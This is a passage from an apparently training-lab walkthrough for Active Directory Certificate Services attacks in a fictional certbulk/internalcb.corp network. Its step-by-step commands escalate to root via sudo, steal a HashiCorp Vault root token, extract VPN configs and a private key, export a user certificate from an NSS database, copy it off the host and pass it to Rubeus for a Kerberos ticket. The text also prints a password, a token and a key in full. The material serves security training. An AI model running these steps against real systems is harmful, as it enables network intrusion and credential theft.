/home/wsluser/.ssh/id_rsa-cert.pub /mnt/c/users/studentx/.ssh/

wsluser@cb-wsx:~/.ssh$ exit
```

Back in our Windows Terminal session, re-attempt to SSH using the copied keys as follows:

```
C:\ADCS\Tools> cd C:\Users\studentx\.ssh

C:\Users\studentx\.ssh> ssh -i C:\Users\studentx\.ssh\id_rsa-cert.pub -i
C:\Users\studentx\.ssh\id_rsa studentadmin@cb-vault.certbulk.cb.corp

[...snip...]

Last login: Mon Mar  6 10:07:02 2023 from 172.16.100.x
studentadmin@cb-vault:~$ whoami
studentadmin
```

Learning Objective - 17

- Using SSH access gained previously, escalate privileges to root on **cb-vault**.
- Compromise and access the HasiCorp Vault as a root user to exfiltrate VPN configs for **internalcb.corp** and gain network access to it.
- Exfiltrate user certificates from the NSS database on **cb-vault** to gain user access to **internalcb.corp**.

Abuse using Windows/Linux

Privilege escalate to root

From the previous challenge we have SSH shell access to **cb-vault** as **certbulk\studentadmin**. Back on **cb-wsx**, trying to enumerate which groups **certbulk\studentadmin** is a part of in a InviShell terminal we find it is part of a group called – **sudoers**.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools>
C:\ADCS\Tools\ObfuscatedTools\InviShell\RunWithRegistryNonAdmin.bat

PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\Microsoft.ActiveDirectory.Management.dll
PS C:\ADCS\Tools> Import-Module
C:\ADCS\Tools\ADModule\ActiveDirectory\ActiveDirectory.psd1


PS C:\ADCS\Tools> Get-ADPrincipalGroupMembership -Identity studentadmin

distinguishedName : CN=Domain Users,CN=Users,DC=certbulk,DC=cb,DC=corp
GroupCategory     : Security
GroupScope        : Global
name              : Domain Users
objectClass       : group
objectGUID        : e3e2720f-835e-470f-9686-22bd94670434
SamAccountName    : Domain Users
SID               : S-1-5-21-3604858216-2548435023-1717832235-513

distinguishedName : CN=sudoers,DC=certbulk,DC=cb,DC=corp
GroupCategory     : Security
GroupScope        : Global
name              : sudoers
objectClass       : group
objectGUID        : 5e02a112-9d38-452b-8931-d8a7aec788c4
SamAccountName    : sudoers
SID               : S-1-5-21-3604858216-2548435023-1717832235-1114

distinguishedName : CN=VaultUsers,OU=VaultGroups,DC=certbulk,DC=cb,DC=corp
GroupCategory     : Security
GroupScope        : Global
name              : VaultUsers
objectClass       : group
objectGUID        : bbefffa4-e1e1-4180-b859-a8a6d90237a0
SamAccountName    : VaultUsers
SID               : S-1-5-21-3604858216-2548435023-1717832235-1116
```

```
PS C:\ADCS\Tools> exit
```

This group could be dynamically tied to the **sudoers** group on **cb-vault**.

Gain SSH access to **cb-vault** as showcased in the previous objective using Windows or WSL Linux, In this case we use Windows.

```
C:\ADCS\Tools> ssh -i "C:\Users\studentx\.ssh\id_rsa-cert.pub" -i
"C:\Users\studentx\.ssh\id_rsa" studentadmin@cb-vault.certbulk.cb.corp

[...snip...]

Last login: Mon Mar  6 10:07:02 2023 from 172.16.100.x
studentadmin@cb-vault:~$ whoami; hostname
studentadmin
cb-vault.certbulk.cb.corp
```

Enumerating groups, we concur that **certbulk\studentadmin** is a part of the **sudoers** and **vaultusers** group dynamically tied to Active Directory.

```
studentadmin@cb-vault:~$ id -a
uid=206001112(studentadmin) gid=206000513(domain users)
groups=206000513(domain users),206001111(sudoers),206001118(vaultusers)
```

Attempting to escalate to root using the **sudo su** command with the previously compromised password:**IW!LLAdministerStud3nts!**, we successfully gain root privileges.

```
studentadmin@cb-vault:~$ sudo su
[sudo] password for studentadmin: IW!LLAdministerStud3nts!
root@cb-vault:/home/studentadmin# whoami
root
```

Gain root access to Vault and finding VPN configs

Enumerating the default home folder for our root user we find 2 interesting files – **.vault-token** and the **.pki** folder. Analyzing the **.vault-token** file we find the root token for HashiCorp Vault.

```
root@cb-vault:/home/studentadmin# cd /root

root@cb-vault:~# ls -la
total 64
drwx------  7 root root  4096 Apr 21 08:53 .
drwxr-xr-x 19 root root  4096 Jan  3 17:01 ..
-rw-------  1 root root  1222 Apr 21 08:54 .bash_history
-rw-r--r--  1 root root  3229 Mar  8 17:18 .bashrc
drwxr-xr-x  3 root root  4096 Mar  2 16:50 .cache
-rw-------  1 root root    20 Jan 12 12:52 .lesshst
drwxr-xr-x  3 root root  4096 Jan  4 16:28 .local
drwxr-xr-x  3 root root  4096 Apr 21 07:32 .pki
-rw-r--r--  1 root root   161 Jul  9  2019 .profile
drwx------  3 root root  4096 Jan  3 17:05 snap
drwx------  2 root root  4096 Jan  3 17:05 .ssh
-rw-r--r--  1 root root     0 Jan  8 11:45 .sudo_as_admin_successful
-rw-------  1 root root    28 Mar  9 08:21 .vault-token
-rw-------  1 root root 12092 Apr 21 08:53 .viminfo
```


```
-rw-r--r--  1 root root   181 Apr 20 16:59 .wget-hsts

root@cb-vault:~# cat /root/.vault-token
hvs.QN7LuerNrmgw0Vl1zVYuDnG9
```

The **.vault-token** file is generated upon successful Vault logins by default.

We can now use this root token to authenticate to the Vault as root. We can use the CLI or the browser (select token authentication).

Since the Vault CLI is pre-installed on **cb-vault** we can login using the root token in the SSH session as follows:

```
root@cb-vault:~# vault login -method=token hvs.QN7LuerNrmgw0Vl1zVYuDnG9

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                hvs.QN7LuerNrmgw0Vl1zVYuDnG9
token_accessor       lZmx5Ks740vDtRBYDuNGycxM
token_duration       ∞
token_renewable      false
token_policies       ["root"]
identity_policies    []
policies             ["root"]
```




Alternatively, we can login using the browser on **cb-wsx** by visiting https://cb-vault.certbulk.cb.corp:8200 and select **token** as the method of authentication along with the compromised found root token as above.

Now, enumerate Vault secrets as follows:


```
root@cb-vault:~# vault secrets list

Path                    Type         Accessor              Description
----                    ----         --------              -----------
VPN Configs/            kv           kv_899a235b           n/a
cubbyhole/              cubbyhole    cubbyhole_09122067    per-token private
secret storage
```

```
identity/                   identity     identity_f41a549c      identity store
ssh-client-signer/          ssh          ssh_fa27aa72           n/a
studentadmin_sshkeys/       kv           kv_508a7564            n/a
sys/                        system       system_619fac9c        system endpoints
used for control, policy and debugging
```



This time since we have root privileges, we found a new secret called **VPN Configs** and can list it as follows. Listing it we find 2 Keys.

```
root@cb-vault:~# vault kv list "VPN Configs"

Keys
----
TLS_Cert_Backup
internalcb_sample_vpn_config
```



We can similarly view secrets in the browser session after a successful login.

We first view the contents of the **internalcb_sample_vpn_config** file as follows:

```
root@cb-vault:~# vault kv get "VPN Configs/internalcb_sample_vpn_config"

================ Secret Path ================
VPN Configs/data/internalcb_sample_vpn_config

======= Metadata =======
Key                Value
---                -----
created_time       2023-04-05T09:19:13.248243083Z
```

```
custom_metadata    <nil>
deletion_time      n/a
destroyed          false
version            1

==================== Data ====================
Key                                          Value
---                                          -----
Sample .ovpn config for internalcb.corp      #-- Config Auto Generated By
pfSense for Viscosity --#

#viscosity startonopen false
#viscosity dhcp true
#viscosity dnssupport true
#viscosity name internalcb.corp
dev tun
persist-tun
persist-key
data-ciphers AES-256-GCM:AES-128-GCM:CHACHA20-POLY1305:AES-256-CBC
data-ciphers-fallback AES-256-CBC
auth SHA256
tls-client
client
resolv-retry infinite
remote 172.16.100.254 443 tcp4
nobind
verify-x509-name "ADCS" name
remote-cert-tls server

<ca>
-----BEGIN CERTIFICATE-----
MIID+TCCAuGgAw[......snip....]
-----END CERTIFICATE-----
</ca>
<cert>
..............CERT..............
</cert>
<key>
..........PRIVATE KEY............
</key>
key-direction 1

[....snip....]
```

Note that the certificate and private key fields are missing (as in Learning Objective-4).

On **cb-wsx,** spawn a new Terminal session, copy the VPN Config contents from Data - Value on and save it as **C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn**.

```
C:\Users\studentx> cd C:\ADCS\Tools\

C:\ADCS\Tools> notepad "C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn"

Now similarly view the contents of the TLS_Cert_Backup file as follows:

root@cb-vault:~# vault kv get "VPN Configs/TLS_Cert_Backup"
```

```
========== Secret Path ==========
VPN Configs/data/TLS_Cert_Backup

======= Metadata =======
Key                Value
---                -----
created_time       2023-04-05T09:20:42.999608284Z
custom_metadata    <nil>
deletion_time      n/a
destroyed          false
version            1

======= Data =======
Key            Value
---            -----
certificate    -----BEGIN CERTIFICATE-----
MIIEVDCCAzygAwIB[......snip.....]
-----END CERTIFICATE-----
private key    -----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkq[......snip.....]
-----END PRIVATE KEY-----
```

Copy the Certificate and Private Key contents from **Data - Value** fields and replace the **....CERT....** and **....PRIVATE KEY....** fields in **C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn** configuration with the appropriate above copied certificate and private key.



INTERNALCB_VPN_CONFIG - Notepad
File Edit Format View Help
AlVTMRYwFAYDVQQIEw1TYW4gRnJhbmNpc2NvMQswCQYDVQQHEwJDQTEUMBIGA1UE
ChMLSVQgU2VjdXJpdHmCCAOXS4Uvh+ceMBMGA1UdJQQMMAoGCCsGAQUFBwMCMBUG
A1UdEQQOMAyCCmludGVybmFsY2IwDQYJKoZIhvcNAQELBQADggEBAJUo87jIoa82
K5sPYnkCQwTapigt6xelrieyNp38pAs+je3WLjlSuXYYvCwyVJ+/Rra9+oUxVXsj
6BnEVlI2C3xS9xbVTVL9YMSxEiDK5/EUvNJa21SxUPDgNl+V9ppdnY0oS4IWO3yT
6I4DQeUhHngN/Nz9me+LAhJY1okpoAN6ID7q0kUspWjA3dXGu40x7pFX7d/q59BY
DQTkANEK9S7LAcY5SIBCKusE4MHlynvX3bj81b+qzu5l6qdm9g8wqO8D6ah5f3wB
blMGXNS1cJoocIzWlThBC4zLtGefD/FyEEdryXogeW8tpsSF0h+Do2orBpfXN3ob
4x/qWyn+aXY=
-----END CERTIFICATE-----
</cert>
<key>
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQD1bCkFTOP6mMUA
o+ETvk0z7JTeMFzF437rHCfAbtpSa09k3JgcWWVJi1UwVE/gAnesHI2ot4++xGZ2
C86kB2nU2LIPjjuXIfumL5gSBvYI9BOVLm2qV11eOQxsj8sCgSVFSmu1L9CgoXPG
xrxeiQVfUswR6+YwOYGxjSCqn33Sje0JLMYS5pQUpfhXzNw7NtVu+FtSZla9O9sB
ZmpIjNLTHBW7ZfXnN8/Sgg/KnTCVPeNkQ+8r+KtECzYn+dSN6BnPqLg3jz+hvP4B
GE682goACbY21Ks9syTsGacsppFHNhrn6As2/nk+/4JQyoTsJwEz9dFUTOI46n+M
Vyq8v77LAgMBAAECggEAOaLYE12WYMDF6zuRXVCg0uPpjCXaQXfRZnMIB4oeZio
AZjoxCeeaOIm9H2ocIRD1JC0F/5b7MI1Cd4F/nGbQhhN4OdXSUv6zHF69ijaWQnx
G2TW710sGTeumkQ+uezYcuhiWR/MkBy6kuETVeQ59cP9Fuxel865jZgGJuvj4bFr
T4YzwkG/Sly3l8+HSKqNR8WKyUqY+mGSL3hOzxdYdYHczMHqLwg4/N9Vgy05Rg4T
8pdiLADSlL4dwtAWdFaoreDSMevS42/9yeWJ+gqNKwpBDOEjWsfedIpQmeCEN1jT
Ej+gC6TPW/n6Jzit55wDJQxDGnF2wuErKbKm5k99KQKBgQD9NclHvhvXaqG4t4wb
lQpRlyMb3qZ2ieyARvnr0we/It7ik5cCYg+uJsa8zn/vW3MVv5YYBugyKJm/nUVS
xF4MisWIer/sjGBbCmf1yme0JTxtq6+WP5lAU3tI0wsnh/hweCLNF+aI/avRD6Nv
i/6qPWxqgFJ/YAFidd+aWw2xVQKBgQD4IGhyCB8fy6pMKJeorXZAG5UidqMlXHe/
LMBi/b4JPsvGDHf1BFfig2ykqVXzFC3NrpqAA6HFJPIc11lJYJljIwfgvA+hmpyS
CHKTAOicHqQqM9npw7ca5XvnBWAIB6TiQY1Zvpt5FSTRc++xdK8nsNZYB4xBRqgt
Y/J0vPAvnwKBgQCLyibuMZlDSv4vcT2reJOyyaK7Xyc9aBWmGAkf1WiAcCrmoZ6L
1UFc3tF3KPXeWflmN1gQubd1AY8oBxZfhEN73x0ApOvSFwmXGV6dhnnMLYZ38YHF
jCT6K1xzrveIgnt49Aoaeihu1sUFbQHIslwM9k4lWeSxp3n8NqEUoVIk5QKBgQDZ
m3J+L2k8dV2RFTiMkjRW3NnaM7m5FnNeklzXdDmp2gzUUDMGAt0gpqotbuUWHehd
rneJNaY2Q8SiFooTtEhRjXNnQQdkbzhJSmdRTUazRJws9vRx81cum3wii7BA2pNc
aqkOv/2SH1z+5HKeavsCEDCrW1NCHDl6NWF5yAnNeQKBgBOx/dYb4vr3IH8xdgi+
<
```

Save the changes to **C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn**.
```

Gaining network access to internalcb.corp


To connect using the OpenVPN Config with CLI, begin by spawning a new Administrator PowerShell session and perform the follows:

```
C:\Windows\system32> "C:\Program Files\OpenVPN\bin\openvpn.exe" --config
C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn

[snip]
2023-04-05 02:30:53 Initialization Sequence Completed
```


Alternative to use the GUI, In the Windows Search Bar open OpenVPNGUI or open this from the taskbar.




On the lower right pane of the Windows taskbar import the **C:\ADCS\Certs\INTERNALCB_VPN_CONFIG.ovpn** configuration and select the "Connect" option.



Then attempt to connect: Right Click the OpenVPN icon in the taskbar and then select your VPN configuration (for multiple) and click Connect.





Once connected to the **internalcb.corp** domain we can try pinging the DC or a server in the domain to confirm network access.


```
C:\ADCS\Tools> ping internalcb.corp

Pinging internalcb.corp [172.135.203.1] with 32 bytes of data:
Reply from 172.135.203.1: bytes=32 time=3ms TTL=127
Reply from 172.135.203.1: bytes=32 time=1ms TTL=127
Reply from 172.135.203.1: bytes=32 time=2ms TTL=127
Reply from 172.135.203.1: bytes=32 time=2ms TTL=127

Ping statistics for 172.135.203.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 2ms
```

Gaining user access to internalcb.corp

Back in the **cb-vault** root SSH session, we found another interesting folder in the home directory of the root user: **.pki**.

```
root@cb-vault:~# ls -la
total 76
drwx------  7 root root  4096 Apr  3 13:24 .
drwxr-xr-x 19 root root  4096 Jan  3 17:01 ..
-rw-------  1 root root 10908 Mar 27 07:37 .bash_history
-rw-r--r--  1 root root  3229 Mar  8 17:18 .bashrc
drwxr-xr-x  3 root root  4096 Mar  2 16:50 .cache
-rw-------  1 root root    20 Jan 12 12:52 .lesshst
drwxr-xr-x  3 root root  4096 Jan  4 16:28 .local
drwxr-xr-x  3 root root  4096 Apr  3 13:24 .pki
[snip]
```

Enumerating the folder recursively we find a SQLite NSS database named **internal_nssdb**.

```
root@cb-vault:~# cd /root/.pki/

root@cb-vault:~/.pki# ls -R
.:
internal_nssdb
./internal_nssdb:
cert9.db  key4.db  pkcs11.txt

root@cb-vault:~/.pki# file /root/.pki/internal_nssdb/cert9.db
internal_nssdb/cert9.db: SQLite 3.x database, last written using SQLite
version 3037002, file counter 4, database pages 7, cookie 0x5, schema 4, UTF-
8, version-valid-for 4
```

Since SQLite NSS databases are accompanied with certificate stores, and we see 2 files that indicate it so - **cert9.db** and **key4.db**, attempting to use CertUtil to enumerate the database we find that a certificate does exist for **internalcb\internaluser**.

We can use CertUtil as follows to enumerate and view the certificate database.

```
root@cb-vault:~/.pki# certutil -L -d /root/.pki/internal_nssdb

Certificate Nickname                                         Trust Attributes

SSL,S/MIME,JAR/XPI
internaluser - corp                                          u,u,u


root@cb-vault:~/.pki# certutil -L -d /root/.pki/internal_nssdb -a -n
"internaluser - corp"

-----BEGIN CERTIFICATE-----
MIIF/jCCBOagAwIBAgITVQAAA[.......snip......]
```

Similarly enumerating private keys, we find that a private key does exist for **internalcb\internaluser**. We can use CertUtil to enumerate the private key database as follows:

```
root@cb-vault:~/.pki# certutil -K -d /root/.pki/internal_nssdb

certutil: Checking token "NSS Certificate DB" in slot "NSS User Private Key
and Certificate Services"
< 0> rsa      babdc0c2b2abd34dfcbe9df3f04ce47a70d6ebf5   internaluser - corp
```

To export the certificate and private key in a .p12 format from the database we can use pk12util as follows. Use a blank password while exporting the certificate.

```
root@cb-vault:~/.pki# pk12util -o /tmp/internaluser.p12 -n "internaluser -
corp" -d /root/.pki/internal_nssdb
Enter password for PKCS12 file:
Re-enter password:

pk12util: PKCS12 EXPORT SUCCESSFUL
```

Now set permissions for all users to exfiltrate the **internaluser.p12** certificate:

```
root@cb-vault:~/.pki# chmod 777 /tmp/internaluser.p12
```

Back on **cb-wsx** spawn a new terminal and use scp to copy the **internaluser.p12** file as follows:

```
C:\ADCS\Tools> scp -i "C:\Users\studentx\.ssh\id_rsa-cert.pub" -i
"C:\Users\studentx\.ssh\id_rsa" studentadmin@cb-
vault.certbulk.cb.corp:/tmp/internaluser.p12 C:\ADCS\Certs\internaluser.p12
```

We can now Pass-The-Cert to gain **internalcb\internaluser** privileges and use the VPN network access to **internalcb.corp** to access resources on the domain successfully.

Before doing so, perform a cleanup on the **cb-vault** root SSH session and exit**.**

```
root@cb-vault:~/.pki# rm /tmp/internaluser.p12
```

Use the Rubeus **asktgt** module to request a TGT using the **C:\ADCS\Certs\internaluser.p12** certificate along with **/ptt** to Pass-The-Ticket within the current session to gain **internalcb\internaluser** privileges.

*NOTE: Since we don't export the certificate with a password, we avoid using the **/password** parameter.*

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:internaluser
/certificate:C:\ADCS\Certs\internaluser.p12 /domain:internalcb.corp /ptt

[......snip.....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/internalcb.corp
  ServiceRealm             :  INTERNALCB.CORP
  UserName                 :  internaluser
  UserRealm                :  INTERNALCB.CORP

[......snip.....]
```

Seal the HashiCorp vault in the **cb-vault** root SSH Session / Browser after objective completion to restore changes.

```
root@cb-vault:/tmp# vault operator seal
Success! Vault is sealed.
```

```
root@cb-vault:/tmp# exit

studentadmin@cb-vault:~$ exit
logout
Connection to cb-vault.certbulk.cb.corp closed.
```


Learning Objective 18

- Create and approve a failed certificate request for a Enterprise Administrator from the **SubCA** template on **internalcb.corp** using our network and user access gained from the previous objective.
- Use this Enterprise Administrator certificate to compromise the **internalcb.corp** forest.

Enumeration using Windows

Finding Manage CA rights

From our last objective we successfully gained VPN and user access as - **internalcb\internaluser** to the **internalcb.corp** domain using **C:\ADCS\Certs\internaluser.p12**. Make sure to connect to the VPN the same way to begin this objective.




```
C:\Users\studentx> cd C:\ADCS\Tools

C:\ADCS\Tools> ping internalcb.corp

Pinging internalcb.corp [172.135.203.1] with 32 bytes of data:
Reply from 172.135.203.1: bytes=32 time=3ms TTL=127
Reply from 172.135.203.1: bytes=32 time=1ms TTL=127
Reply from 172.135.203.1: bytes=32 time=2ms TTL=127
Reply from 172.135.203.1: bytes=32 time=2ms TTL=127

Ping statistics for 172.135.203.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 3ms, Average = 2ms
```

Use the Rubeus **asktgt** module to request a TGT using the **C:\ADCS\Certs\internaluser.p12** certificate (blank password) along with **/ptt** to Pass-The-Ticket within the current session to gain **internalcb\internaluser** privileges.

```
C:\ADCS\Tools> C:\ADCS\Tools\Rubeus.exe asktgt /user:internaluser
/certificate:C:\ADCS\Certs\internaluser.p12 /domain:internalcb.corp /ptt

[......snip.....]

[+] Ticket successfully imported!
```

```
  ServiceName              :  krbtgt/internalcb.corp
  ServiceRealm             :  INTERNALCB.CORP
  UserName                 :  internaluser
  UserRealm                :  INTERNALCB.CORP

[......snip.....]
```

